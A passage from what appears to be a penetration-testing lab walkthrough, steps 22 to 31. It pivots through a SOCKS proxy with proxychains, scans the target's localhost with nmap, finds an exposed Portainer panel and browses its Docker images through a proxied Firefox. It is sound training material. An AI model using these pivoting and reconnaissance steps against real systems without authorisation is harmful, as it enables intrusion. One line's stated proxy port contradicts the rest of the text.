


```
root@attackdefense:~# netstat -tnlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:8005          0.0.0.0:*               LISTEN      100/java
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      100/java
tcp        0      0 127.0.0.1:5901          0.0.0.0:*               LISTEN      17/Xtigervnc
tcp        0      0 0.0.0.0:45654           0.0.0.0:*               LISTEN      100/java
tcp        0      0 127.0.0.1:4822          0.0.0.0:*               LISTEN      8/guacd
tcp        0      0 127.0.0.11:35961        0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:9050          0.0.0.0:*               LISTEN      846/python
root@attackdefense:~#
```


A python program is listening on port 9050. By default the proxychains are configured to listen for socks4 proxy on port 80 of the localhost interface.

Step 22: Using proxychains, perform an nmap scan and check for open ports on the localhost interface of the target machine.

Command: proxychains nmap -sT 127.0.0.1



```
root@attackdefense:~# proxychains nmap -sT  127.0.0.1
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-27 18:30 IST
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:8080-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:443-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:1025-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:23-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:1720-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:139-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:445-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:21-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:25-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:199-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:587-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:53-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:143-<--denied
```




```
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:8443-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:2100-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:3168-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:5100-<--denied
Nmap scan report for localhost (127.0.0.1)
Host is up (0.021s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql
9000/tcp open  cslistener

Nmap done: 1 IP address (1 host up) scanned in 27.29 seconds
root@attackdefense:~#
```

4 services are listening on the local host interface of the target machine.

Step 23: Send HTTP GET request to 127.0.0.1:9000 of the target machine and check for the received response.


Command: proxychains curl 127.0.0.1:9000



```
root@attackdefense:~# proxychains curl 127.0.0.1:9000
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:9000-<><>-OK
<!DOCTYPE html><html lang="en" ng-app="portainer">
<head>
  <meta charset="utf-8">
  <title>Portainer</title>
  <meta name="description" content="">
  <meta name="author" content="Portainer.io">


  <!-- HTML5 shim, for IE6-8 support of HTML5 elements -->
  <!--[if lt IE 9]>
  <script src="//html5shim.googlecode.com/svn/trunk/html5.js"></script>
  <![endif]-->


  <!-- Fav and touch icons -->
  <link rel="apple-touch-icon" sizes="180x180" href="dc4d092847be46242d8c013d1bc7c494.png">
  <link rel="icon" type="image/png" sizes="32x32" href="5ba13dcb526292ae707310a54e103cd1.png">
```

Portainer is running on port 9000 of the localhost interface.

Step 24: Configure Mozilla Firefox to use the socks proxy. Navigate to “about:preferences”.



General

Startup

☐ Always check if Firefox is your default browser

Firefox is not your default browser Make Default...

When Firefox starts

● Show your home page

○ Show a blank page

○ Show your windows and tabs from last time

Home page


about:newtab

Use Current Pages | Use Bookmark... | Restore to Default

Tabs

☐ Ctrl+Tab cycles through tabs in recently used order

Step 25: Scroll down and click on “Settings” button under Network Proxy section.



Kali - 1.0

✓ Automatically update search engines

Performance

✓ Use recommended performance settings Learn more

These settings are tailored to your computer’s hardware and operating system.

Browsing

☐ Use autoscrolling

✓ Use smooth scrolling


☐ Always use the cursor keys to navigate within pages

☐ Search for text when you start typing

Network Proxy

Configure how Firefox connects to the internet. Learn More Settings...

Step 26: Select Manual proxy configuration option. Enter “127.0.0.1” in SOCKS Host text field and 9050 in port text field. Make sure SOCKS V4 option is selected.




Configure Proxy Access to the Internet

No proxy
Auto-detect proxy settings for this network
Use system proxy settings
[✓ Manual proxy configuration]

HTTP Proxy: Port: 0
[ ] Use this proxy server for all protocols
SSL Proxy: Port: 0
FTP Proxy: Port: 0
SOCKS Host: 127.0.0.1 Port: 9050
[✓ SOCKS v4] SOCKS v5
Automatic proxy configuration URL

Step 27: Scroll down and clear the text present in the “No proxy for” text box. Click Ok to save the settings.




SSL Proxy: Port: 0
FTP Proxy: Port: 0
SOCKS Host: 127.0.0.1 Port: 9050
[✓ SOCKS v4] SOCKS v5
Automatic proxy configuration URL


No proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24
[ ] Do not prompt for authentication if password is saved
[ ] Proxy DNS when using SOCKS v5

Step 28: Navigate to 127.0.0.1:9000 and access the portainer dashboard.



Step 29: Click on the "primary" endpoint.



Step 30: Check the images available on the machine. Click on the Image tab.



127.0.0.1:9000/#/images

Image list
Images

Pull image

Image: e.g. myImage:myTag
Registry: DockerHub


Image name is required.

Note: if you don't specify the tag in the image name, latest will be used.

Id	Tags	Size	Created
sha256:d1219c88aa219e0125b7391a922f63...	portainer:latest	80.8 MB	2019-11-06 11:02:58
sha256:89e6890ac75da936f78c061624f324...	wolfcms:latest	480.4 MB	2018-10-14 11:46:13

There are two images on the machine. One is wolfcms and another is portainer.

Step 31: Navigate to the containers section by clicking on the container tab on the left panel.



127.0.0.1:9000/#/containers

Container list
Containers

Name	State	Quick actions	Stack	Image	Created	IP Address	Published Ports
